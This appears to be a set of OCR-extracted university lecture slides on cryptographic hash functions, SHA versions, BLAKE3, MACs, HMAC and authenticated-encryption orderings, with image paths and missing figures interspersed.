- Example 2: signing petition by proving to be member of a group (e.g. citizen of a country)
  - need to remain anonymous within that group
  - but standard asymmetric signatures reveal signer
    - good if non-repudiability is desired (legal signatures)
    - bad for privacy
- Details
  - https://blog.cryptographyengineering.com/2014/11/27/zero-knowledge-proofs-illustrated-primer/
  - https://blog.cryptographyengineering.com/2017/01/21/zero-knowledge-proofs-an-illustrated-primer-part-2/
  - https://zkproof.org/2020/08/12/information-theoretic-proof-systems/
  - https://medium.com/witnet/spartan-zksnarks-without-trusted-setup-d117ded96e6f


(Cryptographic) **Hash functions**

- Condenses arbitrary message to fixed size
  h = H(M)
- Hash used to detect changes to message
- Want a **public** cryptographic hash function → ideally, this would be a "*random function*" (mathematically defined e.g. as random oracle), but cannot implement in practice that way

Requirements

- ☐ H(*x*) is relatively easy to compute for any given *x*
- ☐ one-way or pre-image resistant
  - computationally infeasible to find *x* such that H(*x*) = *h*
- ☐ second pre-image resistant or weak collision resistant
  - computationally infeasible to find *y* ≠ *x* such that H(*y*) = H(*x*) (for a given x)
- ☐ collision resistant or strong collision resistance
  - computationally infeasible to find any pair (*x*, *y*) such that H(*x*) = H(*y*)

Cryptographic hash function




Security of hash functions

- There are two approaches to attacking a secure hash function:
  - cryptanalysis
    - exploit logical weaknesses in the algorithm
  - brute-force attack
    - strength of hash function depends solely on the length of the hash code produced by the algorithm


- SHA (v2/v3) most widely used hash algorithm

- Additional secure hash function applications:
  - passwords
    - **(slow + salted)** hash of a password is stored by an operating system
  - intrusion detection
    - store H(F) for each file on a system and secure the hash values
  - pseudorandom function (PRF) or pseudorandom number generator (PRNG)

Hash functions & Message authentication




Message plus its hash are encrypted
→ Modifications must create two changes which also have to match, which is easy with stream ciphers




Cleartext message plus encrypted hash
→ "Signature" of message with symmetric/secret key, but need block cipher with appropriate block size

Non-repudiability cannot be guaranteed in any of these options!




Message plus secret is hashed
→ "Signature" of message without symmetric or asymmetric cipher




Message plus its hash (including a secret) are encrypted
→ Encrypted message plus additional symmetric "signature"

Hash functions & digital signatures



Like previous slide, but this time with real (=asymmetric) signature

Provide non-repudiability



Full Signature + encryption (symmetric or asymmetric)

Secure Hash Algorithm (SHA-1)

- SHA originally designed by NIST & NSA in 1993
- Was revised in 1995 as SHA-1
- US standard for use with DSA signature scheme
  - standard is FIPS 180-1 1995, also Internet RFC3174
  - nb. the algorithm is SHA, the standard is SHS
- Based on design of MD4 with key differences: produces 160-bit hash values
- Since 2005 results on security of SHA-1 have raised concerns on its use in applications, based on 2015 results (on-the-way "freestart" collisions found) have to **consider it broken in terms collision-freeness**

(And don't even think about using MD4/5)

Revised SHA-2 standard

- NIST issued revision FIPS 180-2 in 2002
- Adds 3 additional versions of SHA
  - SHA-256, SHA-384, SHA-512
- Designed for compatibility with increased security provided by the AES cipher
- Structure and detail is similar to SHA-1 → hence analysis should be similar, but security levels are higher


New SHA-3 standard

- SHA-1 needs to be considered broken **now**
  - https://sites.google.com/site/itstheshappening/ (paper at https://eprint.iacr.org/2015/967 from Oct. 2015)
  - 2017: Two PDF documents, both valid, same SHA-1, different content
- SHA-2 (esp. SHA-512) seems secure now, but may not remain
  - shares same structure and mathematical operations as predecessors
  - NIST competition for the SHA-3 next generation hash started in 2007
- SHA-3 process started to replace SHA-2: same hash sizes, online
- As of 2.10.2012, NIST announced that **Keccak** is now the SHA-3 standard after three rounds of selection
  - designed by team from Italy and (again, see Rijndael, ...) Belgium
  - different structure than SHA-2, therefore unlikely that cryptanalytic attacks will influence both SHA-2 and SHA-3 at the same time
  - details: http://keccak.noekeon.org/

More (presumably) secure hash functions exist

- BLAKE3
  - based on ChaCha stream cipher design
  - suggested in 2020 to improve on BLAKE2 (from 2012) and BLAKE (submitted to NIST competition in 2008 like Keccak)
  - compatible output sizes
    - BLAKE-256 uses 32-Bit words internally, produces 256 bits digest
    - BLAKE-512 uses 64-Bit words internally, produces 512 bits digest
    - truncated versions for producing 224 and 384 bits
  - assumed to have similar security level to SHA-3, but significantly faster
    - BLAKE3 internally uses a binary tree structure and thus parallelizes well
  - Argon2 uses BLAKE2b for password hashing
  - for details see https://github.com/BLAKE3-team/BLAKE3 and https://github.com/BLAKE3-team/BLAKE3-specs/blob/master/blake3.pdf
- Note: both SHA-3 (Keccak) and BLAKE2/3 are not susceptible to length extension attack

Performance comparison



[Figure taken verbatim from https://github.com/BLAKE3-team/BLAKE3]

Message Authentication Code (MAC)

- A MAC is a cryptographic checksum
  MAC = $C_K(M)$
  - condenses a variable-length message M using a secret key K to a fixed-sized authenticator
  - depending on both message and (secret) key
  - like encryption though need not be reversible
- Is a many-to-one function
  - potentially many messages have same MAC
  - but finding these needs to be very difficult
- Appended to message as a **signature** (but **both** sides know the key!)
- Receiver performs same computation on message and checks it matches the MAC
- Provides assurance that message is unaltered and comes from sender: **integrity** and **authenticity** → protects against active attacks
- Can use conventional cryptography with symmetric keys

Message authentication codes




Figure 2.4 Message Authentication Using a Message Authentication Code (MAC). The MAC is a function of an input message and a secret key.

Message authentication codes

- As shown the MAC provides authentication
- Can also use encryption for secrecy
  - generally use separate keys for each
  - can compute MAC either before or after encryption
    - previously: ~~is generally regarded as better done before~~
    - currently: first encrypt, then MAC (because of padding attacks)
- Why use a MAC?
  - sometimes only authentication is needed
  - sometimes need authentication to persist longer than the encryption (e.g. archival use)
  - **Encryption does, in the general case, not provide implicit integrity protection (cf. stream cipher attack on cipher text)!**
- Note that a MAC is not a digital signature according to most common usage of the term, because it **does not offer non-repudiability**

Security of MACs

Like block ciphers have:

- **Brute-force** attacks exploiting
  - strong collision resistance hash have cost $2^{m/2}$
    - 128-bit hash is vulnerable, 160-bit better, but don't use less than 256-bit
  - MACs with known message-MAC pairs
    - can either attack keyspace (cf. key search) or MAC
    - at least 256-bit MAC is needed for standard security level (Birthday attacks)
- **Cryptanalytic attacks** exploit structure
  - like block ciphers want brute-force attacks to be the best alternative
  - more variety of MACs so harder to generalize about cryptanalysis
- Need the MAC to satisfy the following:
  - knowing a message and MAC, is infeasible to find another message with same MAC
  - MACs should be uniformly distributed
  - MAC should depend equally on all bits of the message

Keyed hash functions as MACs

- Want a MAC based on a hash function
  - because hash functions are generally faster
  - crypto hash function code is widely available
- Hash includes a key along with message
- Original proposal:

  `KeyedHash = Hash(Key|Message)`

  - some weaknesses were found with this, e.g. **message extension attack**
- Eventually led to development of HMAC


HMAC

- Specified as Internet standard RFC2104
- Uses hash function on the message:

  $HMAC_K(M) = Hash[(K^+ \text{ XOR } opad) \,||\, Hash[(K^+ \text{ XOR } ipad) \,||\, M)]\,]$

  - K is key padded with 0's on right to block size of the hash function
  - opad/ipad: specified padding constants: 0x5C...5C / 0x36...36
- Overhead is just one more hash calculation than the message needs alone (= process three hash blocks more; two more than simple version from previous slide)
- Any hash function can be used
  - not: MD5, SHA-1, RIPEMD-160, Whirlpool,
  - use: **SHA-2**, **SHA-3**, **BLAKE2**, **BLAKE3**

HMAC overview




Authenticated encryption combinations

- Simultaneously protect confidentiality and authenticity of communications
  - often required but usually separate
- Approaches:
  - hash-then-encrypt: E(K, (M || H(M))
  - MAC-then-encrypt: E(K2, (M || MAC(K1, M))
    → Padding Oracle and Vaudenay attack (S. Vaudenay: “Security Flaws Induced by CBC Padding Applications to SSL, IPSEC, WTLS, …”)
    http://codeinsecurity.wordpress.com/2013/04/05/quick-crypto-lesson-why-mac-then-encrypt-is-bad/
    http://www.thoughtcrime.org/blog/the-cryptographic-doom-principle/
  - **encrypt-then-MAC: (C=E(K2, M), T=MAC(K1, C))**
  - encrypt-and-MAC: (C=E(K2, M), T=MAC(K1, M))

  - **best to use an AEAD mode (e.g. OCB, CCM, GCM) to combine encryption and MAC in one step and avoid this decision!**
- Decryption / verification straightforward

